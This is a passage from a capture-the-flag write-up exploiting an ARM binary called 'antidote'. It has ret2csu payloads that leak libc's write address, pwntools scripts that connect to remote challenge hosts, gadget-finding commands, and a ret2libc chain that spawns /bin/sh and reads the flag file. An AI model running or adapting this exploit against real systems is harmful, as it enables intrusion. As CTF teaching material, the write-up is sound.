   0x8600 <__libc_csu_init+148>: blx r3

### Write function address: "\x20\x84\x00\x00"
>>> elf = ELF('./antidote')
>>> hex(elf.symbols['write']) => r3_write
'0x8420'

### Write got address (used to leak): "\x50\x08\x01\x00"
>>> hex(elf.got['write'])
'0x10850'

### How to set registers:
[R10] <=> [R0] <=   fd   => 0x1
[R8]  <=> [R1] <=  *buf  => 0x10850 [write@got]
[R7]  <=> [R2] <= length => 0x4
```

```
### RET2CSU one liner:
python -c 'print "A" *220 + "\x28\x86\x00\x00" + "\x00" * 12 +
"\x04\x00\x00\x00" + "\x50\x08\x01\x00" + "\x00" * 4 +
"\x01\x00\x00\x00" + "\xcc\x83\x00\x00" + "\x20\x84\x00\x00" +
"\xf4\x85\x00\x00"' > payload
```

```
### How to set the buffer during overflow:
[PAD] + {csu1 => [r4,r5,r6,r7,r8,r9,10]} + {csu2 => [r3]} + [csu3]
pad       = 220 * "A"
csu1      = "\x28\x86\x00\x00"    # gadget1
r4        = "\x00" *4             # JUNK
r5        = "\x00" *4             # JUNK
r6        = "\x00" *4             # JUNK
r7_r2     = "\x04\x00\x00\x00"    # write() length = 0x4
r8_r1     = "\x50\x08\x01\x00"    # write() *buf   = got_write
r9        = "\x00" *4             # JUNK
r10_r0    = "\x01\x00\x00\x00"    # write() fd     = 0x1
csu2      = "\xcc\x83\x00\x00"    # gadget2
r3_write  = "\x20\x84\x00\x00"    # write() address
csu3      = "\xf4\x85\x00\x00"    # gadget3
```

- Local Proof of concept works on Raspberry Pi.
- You can observe a leak of `write()` from libc loaded during runtime:

```
gef> p write
$1 = {<text variable, no debug info>} 0xb6f06880 <write>
gef> vmmap libc
Start      End        Offset     Perm Path
0xb6e44000 0xb6f6f000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.19.so
0xb6f6f000 0xb6f7f000 0x0012b000 --- /lib/arm-linux-gnueabihf/libc-2.19.so
0xb6f7f000 0xb6f81000 0x0012b000 r-- /lib/arm-linux-gnueabihf/libc-2.19.so
0xb6f81000 0xb6f82000 0x0012d000 rw- /lib/arm-linux-gnueabihf/libc-2.19.so
gef> q
pi@raspberrypi:~/htb $ cat payload | ./antidote | xxd
0000000: 427a 7a7a 7a7a 7a7a 2e2e 2e20 427a 7a7a  Bzzzzzzz... Bzzz
0000010: 7a7a 7a7a 7a7a 7a7a 7a7a 7a7a 2e2e 2e20  zzzzzzzzzzzz...
0000020: 4461 6d6e 2074 686f 7365 2062 7567 7321  Damn those bugs!
0000030: 0a43 6f6d 6520 6f6e 2c20 6875 7272 7920  .Come on, hurry
0000040: 7570 2061 6e61 6c79 7a69 6e67 2074 6861  up analyzing tha
0000050: 7420 6275 6727 7320 444e 4121 2049 2063  t bug's DNA! I c
0000060: 616e 2774 2077 6169 7420 746f 2067 6574  an't wait to get
0000070: 206f 7574 206f 6620 6865 7265 210a 4361   out of here!.Ca
0000080: 7265 6675 6c20 7468 6572 6521 2054 6861  reful there! Tha
0000090: 7420 6875 7274 210a 8068 f0b6            t hurt!..h..
```

- One last step in order to get the base of libc address is to calculate it by subtracting the `__write` address from `libc.so.6` :

- You can use below script in order to leak and calculate base address of libc:

```
from pwn import *
context(arch='arm', bits=32, endian='little')
context.log_level = "debug"

p = remote("138.68.131.63","31921")

pad       = 220 * "A"
csu1      = "\x28\x86\x00\x00"
r4        = "\x00"*4
r5        = "\x00"*4
r6        = "\x00"*4
r7_r2     = "\x04\x00\x00\x00"
r8_r1     = "\x50\x08\x01\x00"
r9        = "\x00"*4
r10_r0    = "\x01\x00\x00\x00"
csu2      = "\xcc\x83\x00\x00"
r3_write  = "\x20\x84\x00\x00"
csu3      = "\xf4\x85\x00\x00"

p.recv()
p.sendline(pad + csu1 + r4 + r5 + r6 + r7_r2 + r8_r1 + r9 + r10_r0 +
csu2 + r3_write + csu3)
leak = p.recv()
leaked_write_libc = u32(leak)
print("Leaked write from libc: " + hex(leaked_write_libc))
libc_base = leaked_write_libc - 0x0008cbc5
print("Libc base address: " + hex(libc_base))

p.interactive()
```

```
❯ python temp.py
[+] Opening connection to 138.68.131.63 on port 31921: Done
[DEBUG] Received 0x98 bytes:
    'Bzzzzzzz... Bzzzzzzzzzzzzzzz... Damn those bugs!\n'
    "Come on, hurry up analyzing that bug's DNA! I can't wait to get out of here!\n"
    'Careful there! That hurt!\n'
[DEBUG] Sent 0x10d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    000000d0  41 41 41 41  41 41 41 41  41 41 41 41  28 86 00 00  |AAAA|AAAA|AAAA|(···|
    000000e0  00 00 00 00  00 00 00 00  00 00 00 00  04 00 00 00  |····|····|····|····|
    000000f0  50 08 01 00  00 00 00 00  01 00 00 00  cc 83 00 00  |P···|····|····|····|
    00000100  20 84 00 00  f4 85 00 00  e4 84 00 00  0a           | ···|····|····|·|
    0000010d
[DEBUG] Received 0x4 bytes:
    00000000  c5 bb 72 ff                                          |··r·|
    00000004
```

- There is no ASLR on the remote machine — you can deduce it after running the above script multiple times (Libc base address doesn't change).
- Use the leaked base address of libc to calculate proper addresses of **ROP gadget**, `system()` and `"/bin/sh"` pointer.
- First, get the relative addresses:

```
### How to get the address of ROP gadget:
ROPgadget --binary libc.so.6 | grep "pop {r0, r4, pc}"
0x0005919c : pop {r0, r4, pc}

### How to get the pointer to "/bin/sh"
strings -t x -a libc.so.6| grep "/bin/sh"
d5f2c /bin/sh

### How to get the system address:
nm -D libc.so.6 | grep '\<system\>'
2d4cd W system
```

- Then add relative addresses to the leaked address of libc.
  Working script with proper calculations:

```
from pwn import *
context(arch='arm', bits=32, endian='little')
context.log_level = "debug"

p = remote("138.68.131.63","31921")

padding         = 220 * "A"
base_of_libc    = int(("0xff69f000"),16)
addr_of_rop     = p32(base_of_libc + 0x0005919c)
addr_bin_sh     = p32(base_of_libc + 0xd5f2c)
junk_for_r4     = 4 * "\x00"
addr_system     = p32(base_of_libc + 0x0002d4cd)

p.sendline(padding + addr_of_rop + addr_bin_sh + junk_for_r4 +
addr_system)
p.recv()
p.interactive()
```

```
❯ python temp2.py
[+] Opening connection to 178.62.4.31 on port 30216: Done
[*] Switching to interactive mode
$ whoami
ctf
$ cat /home/ctf/flag.txt
HTB{
$ 
```

- Thanks for reading! I hope you have learned something new.